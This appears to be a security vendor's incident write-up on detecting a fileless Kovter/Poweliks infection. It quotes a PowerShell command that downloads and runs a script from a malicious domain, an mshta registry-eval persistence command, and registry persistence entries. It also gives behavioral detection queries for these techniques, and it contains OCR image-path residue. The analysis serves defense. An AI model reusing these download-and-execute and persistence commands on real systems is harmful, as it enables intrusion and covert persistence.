Fileless Malware. Catching a RAT.

Advanced Threat Analytics and behavioral detection catch a "fileless" malware attack using unconventional tricks for persistence and hiding malicious code.

Detecting the Threat

This attack infected one of Advanced Threat Analytics (ATA) clients with malware that used unconventional tricks for persistence – hiding malicious code in the Windows Registry and using PowerShell scripts to inject shellcode into Explorer.exe. This "fileless" malware (Kovter/Poweliks) never writes malicious code to disk and thus avoids detection by anti-virus security software.

This attack was quickly detected using behavioral detection queries and cyber threat hunting by Advanced Threat Analytics (ATA). ATA is a cyber threat hunting platform that fully orchestrates the security controls, people, and processes required to detect and respond to threats. ATA includes industry leading security products from Cisco, Carbon Black, Cylance, Splunk, Logrhythm, and others integrated into the ATA turnkey security orchestration platform.

ATA enables all threat intelligence and behavioral detection queries for security tools under management. The ATA Alert Classification Engine allows ATA to classify known false positives and normal events for clients to reduce alerts requiring investigation by over 99%. This client had only 149 incidents that required investigation out of over a million security alerts generated by Carbon Black. ATA conducted Tier 1 investigation of these events and escalated less than 10 incidents to the client.

This client uses ATA to monitor Tier 1 security events and has Carbon Black Response deployed with hundreds of ATA behavioral detection queries enabled. ATA received an initial alert based on the process wscript.exe making an outbound network connection. As part of threat hunting platform, ATA investigates outbound network connections from processes commonly used by attackers.

Threat Identification and Investigation


Initial Incident Triggering Investigation

This incident created 10 trigger events in the ATA Security Orchestration Portal. Trigger events are starting points for cyber threat hunting. ATA has an Alert Classification Engine that classifies security events into one of 4 categories:

Tier 1 – Trigger Events that are used to initiate cyber threat hunting
Tier 2 – Observations that add context to trigger events
Tier 3 – Security Events that are verified safe for all ATA clients or just one particular client
Tier 4 – Security Events that should be discarded for various reasons

The behavioral detection queries that triggered ATA to investigate this incident were:


- wscript.exe making a network connection
- powershell.exe with command line argument "hidden"
- Process mshta.exe with a child process name of power-shell.exe
- Process name cmd.exe OR process name powershell.exe with a parent process of mshta.exe
- Process name wscript.exe AND file modifications in appdata\local\temp* AND child processcmd.exe
- Explorer.exe process with outbound network connections matching AlienVault threat intelligence feeds
- (Process name powershell.exe AND (cmdline:{iex\(\ (New-Object OR cmdline:\"iex\(New-Object OR cmdline:iex or cmdline:\"iex))



Notice that these behavioral detection queries don't require static lists of file signatures or blacklists. ATA uses hundreds of behavioral indicators in combination with the ATA Alert Classification Engine to determine the .01% of security events used to trigger cyber threat hunting by ATA.

Anatomy of an Infection with No Malware


Below is a process summary of the initial infection. The user initially opened an Adobe Flash object using a vulnerable software version of Flash. Opening the Flash object allowed for a memory exploit



mshta.exe is used by the Windows Operating to execute .hta files, which are often scripts. The program is essentially a browser, but without all the security protections normally present in a normal browser. Because mshta.exe can run scripts, many attacks will leverage this program.

(2-3) Initial PowerShell Script

The PowerShell script is very compact and serves to download and run a JavaScript from a website set up to host the malicious content used in the attack.




Process Tree Analysis

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

o -WindowStyle Hidden
- Hide PowerShell Window
o $d=$env:temp+[char][byte]92+1482176665399.js;
- Set variable $d to TEMP directory (C:\Users\USERNAME\AppData\Local\Temp) + ASCII Character 92 (\) + random file name for JavaScript file to be downloaded
o (New-Object System.Net.WebClient). DownloadFile (http+s://aayeiiclub.com/7351216505642/1482176006519974/FlashPlayer.jse,$d);
- Download file "FlashPlayer.jse" from malware website and give name and location to variable $d
o Invoke-Item $d;
- Run the downloaded JavaScript

(4) Secondary Download and Script Execution

The last act of the first PowerShell script was to launch the JavaScript file 1482176665399.js. Using Carbon Black Response, we can see that the JS deleted itself and downloaded additional code from the dropper website over port 443 (162.219.26.84 on tcp/443 - aayeiiclub.com)




The downloaded code has a file extension of mp4 to avoid detection and analysis by anti-virus software. This download is not a valid PE (portable executable) and should not trigger any alerts. The downloaded code is assigned to the environment variable $env:egrb.

(5) PowerShell Script

The previous JavaScript launches a PowerShell script with the command argument IEX (Invoke-Expression). In this example, Invoke-Expression evaluates or runs the contents of the environment variable specified as PowerShell commands.

Process Tree Analysis




This PowerShell script downloads additional code from the dropper website and writes to disk using an AVI file extension to avoid detection. The downloaded code is stored in the Windows Registry.

regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt\78zuqjyzv
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt\yep9qz
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\qrxt
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\qrxt\ioxz
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\qrxt\fphakrji
regmod	Deleted value \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt\78zuqjyzv
regmod	Deleted value \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt\yep9qz
regmod	Deleted key \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\irflqyt

Process Tree Analysis

(6) Fake Status Bar

While the downloads are occurring, the user is shown a simplistic MS-DOS progress bar so they don't exit any Windows:



The code for the progress bar is:

```
@echo off
setlocal EnableDelayedExpansion
color 0A
SET PRG0=[____________________] 0
SET PRG1=[##__________________] 10
SET PRG2=[####________________] 20
SET PRG3=[######______________] 30
SET PRG4=[########____________] 40
SET PRG5=[##########__________] 50
SET PRG6=[############________] 60
SET PRG7=[##############______] 70
SET PRG8=[################____] 80
SET PRG9=[##################__] 90
SET PRG10=[####################] 100
echo Please Wait...
ping -n 2 localhost > nul
FOR /L %%I IN (0,1,10) DO (
cls
echo Please Wait...
echo ---------------------------------------
echo Progress:!PRG%%I!
echo ---------------------------------------
ping -n 4 localhost >nul)
echo Update Complete."
```

The DOS script is safe to copy to your desktop and run.

Malware Persistence

The malware achieved persistence by adding a RUN key to the Windows Registry. This RUN key refers to a link that leads to a batch script. In this attack, the batch script was in a random directory:

C:\Users\xxxxxx\AppData\Local\e930b56f\606707a5.bat

The batch file executes a dropped file with a random extension (unknown file format). In this instance the dropped files had a temp extension (example is b7v7cqgdd7o1kxdhk77u.temp). The temp extension is configured in the Windows Registry to run with a newly defined command (5273ec2e). The temp extension is defined as a new shell open verb (command) by registry settings. With this setup, every time a file with the custom file extension (.temp) is opened, the malicious command contained in the registry key is executed via the shell extension open verb. All the malware needs to run on the infected machine is to open a file with the custom file extension .temp

Newly Defined Command 5273ec2e

```
"C:\windows\system32\mshta.exe" javascript:spII9AqR="rXYmc7";
g5o8=new%20ActiveXObject("WScript.Shell");
krO3rk="7xqd";
GMR4t=g5o8.RegRead("HKCU\\software\\irFlqyT\\YEP9QZ");
Rv1wV0="6ks";
eval(GMR4t);
iWI4jG1dE="Hc5";
```

The registry key HKCU\software\irFlqyT\YEP9QZ contains another obfuscated script. The script contains a hexadecimal string that is encrypted. The script contains two loops:

- First loop converts the hexadecimal string to binary
- Second loop perform XOR decryption and the result is executed by eval function

The decrypted content runs another script that sets a random environment variable ($env:jbvtjw) to a Base64 encoded string and then runs a PowerShell script with the environment variable as a command line argument:

```
"C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:jbvtjw
```


Malware Persistence

This PowerShell script injects the shellcode into what appears to be a legitimate Windows explorer.exe process. All of the outbound network connections are initiated by the explorer.exe process, which is normal behavior for certain network activity. This is another tactic to avoid detection.

Windows Registry changes made to support persistence:

regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999\software\microsoft\windows\currentversion\run
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\5273ec2e
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\5273ec2e\shell
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\5273ec2e\shell\open
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\5273ec2e\shell\open\command
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\5273ec2e\shell\open\command
regmod	Created \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\.1f78f4f65
regmod	First wrote to \registry\user\s-1-5-21-1417001333-1284227242-725345543-41999_classes\.1f78f4f65

Hijacking Explorer.exe to Avoid Detection



Summary

The techniques employed by this malware shows that a persistent attack doesn't require an executable to be dropped on the disk – that's why it is known as "fileless".

The files that are stored on disk appear to be benign files that typically would never trigger an investigation. The malicious code is actually stored in the registry and is protected by multiple layers of obfuscation and encryption. The persistence mechanisms used are well designed and exceptional. Because of the obfuscation at every stage, most network and host based protection tools will not detect the infection.

This is a great example of why depending on file signatures, stale threat intelligence lists, and heuristics can be dangerous. Almost all attacks eventually lead to one of several hundred behaviors that are monitored by ATA using Carbon Black Response. The ATA Alert Classification Engine allows elimination of virtually all false positives, so effective cyber threat hunting can detect these types of attacks.

Again, the behavioral detection queries that triggered ATA to investigate this incident were:

- wscript.exe making a network connection
- powershell.exe with command line argument "hidden"
- Process mshta.exe with a child process name of powershell.exe
- Process name cmd.exe OR process name powershell.exe with a parent process of mshta.exe
- Process name wscript.exe AND file modifications in appdata\local\temp* AND child processcmd. exe
- Explorer.exe process with outbound network connections matching AlienVault threat intelligence feeds
- (Process name powershell.exe AND (cmdline:{iex\(\(New-Object OR cmdline:\"iex\ (New-Object OR cmdline:iex or cmdline:\"iex))

A great security program is one that plans for failure and can detect internal activity associated with an active attacker.

Advanced Threat Analytics constantly test all the preventative tools on the market and has found flaws in the tool or how it's configured every time in real world environments.
A good security program has a plan to detect and respond when life doesn't go as expected.